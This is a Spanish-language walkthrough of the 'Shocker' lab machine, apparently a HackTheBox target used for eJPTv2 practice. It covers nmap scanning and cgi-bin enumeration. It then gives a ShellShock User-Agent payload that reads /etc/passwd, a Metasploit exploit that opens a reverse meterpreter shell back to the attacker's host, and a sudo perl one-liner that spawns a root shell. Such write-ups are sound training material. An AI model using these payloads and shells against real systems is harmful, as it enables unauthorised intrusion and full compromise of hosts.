Shocker (eJPTv2 style)

Descripción

Esta máquina es de dificultad fácil, es una máquina Linux y considero que es una máquina muy recomendada para personas que estén preparándose para la certificación **eJPTv2** ya que tocamos una vulnerabilidad que está en el scope de la certificación

Tiene una escalada de privilegios bastante básica y perfecta para quién no esté muy acostumbrado a escalar privilegios

Herramientas empleadas en esta máquina

- NMAP
- DIRBUSTER
- BURP SUITE
- METASPLOIT

- GTFObins (web)

Enumeración

Vamos a realizar un escaneo de puertos para ver que servicios están activos


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.56 -oN nmap_report
```

```
Nmap scan report for 10.10.10.56
Host is up (0.048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En el resultado de **NMAP** podemos ver el servicio **SSH** corriendo por el puerto **2222** y el servicio **HTTP** por el puerto **80**

Página web

Al entrar en la página web no podremos encontrar nada de gran utilidad a si que vamos a enumerar los directorios de la web con la herramienta **Dirbuster**



Muy importante añadir las extensiones correctamente, he añadido la extensión **cgi** ya que el nombre de la máquina es **Shocker** por lo que he deducido que tirará por la vulnerabilidad **ShellShock**



Podremos ver dentro de el directorio **cgi-bin** tenemos un archivo llamado user.sh, si entramos dentro podremos ver lo siguiente

```
Content-Type: text/plain

Just an uptime test script

 15:26:28 up 50 min,  0 users,  load average: 0.14, 0.25, 0.15
```

Antes de explotar sin saber si realmente es vulnerable, vamos a comprobar que sea vulnerable a **ShellShock**

Abriremos **burp suite**, iremos al apartado **Proxy** para posteriormente abrir el navegador de burp suite y poner la ruta al archivo **user.sh**

Una vez hecho lo mandaremos al **Repeater**, ahí modificaremos la solicitud y pondremos lo siguiente

```
GET /cgi-bin/user.sh HTTP/1.1
Host: 10.10.10.56
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Si al enviar nos responde con los usuarios del sistema, efectivamente será vulnerable a **ShellShock**

Explotación

Tenemos un módulo en **metasploit** para explotar esta vulnerabilidad a si que vamos a buscarlo

```
search exploit/multi/http/apache_mod_cgi_bash_env_exec
```

Vamos a configurarlo

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.10.56
RHOSTS => 10.10.10.56
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.16.21
LHOST => 10.10.16.21
```

Una vez configuramos lanzamos el exploit y tendremos una sesión de **meterpreter**

```
[*] Started reverse TCP handler on 10.10.16.21:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.10.56
[*] Meterpreter session 2 opened (10.10.16.21:4444 -> 10.10.10.56:55158) at 2025-04-02 16:05:03 -0400

meterpreter > shell
Process 1731 created.
Channel 1 created.
/bin/bash -i
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Al abrir una shell en el sistema no veremos nada a si que invocaremos una shell poniendo el siguiente comando

```
/bin/bash -i
```

Si hacemos **whoami** veremos que somos el usuario **shelly**, tendremos que escalar privilegios para convertirnos en **root**

Escalada de Privilegios

Vamos a empezar enumerando los archivos que podemos ejecutar con permisos de root

```
sudo -l
```

```
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

El binario **perl** podremos ejecutarlo como **root**,

Después de buscar el binario **perl** en **GTFObins** podremos ver que lanzando el siguiente comando podremos tener una shell privilegiada

```
sudo perl -e 'exec"/bin/sh";'
```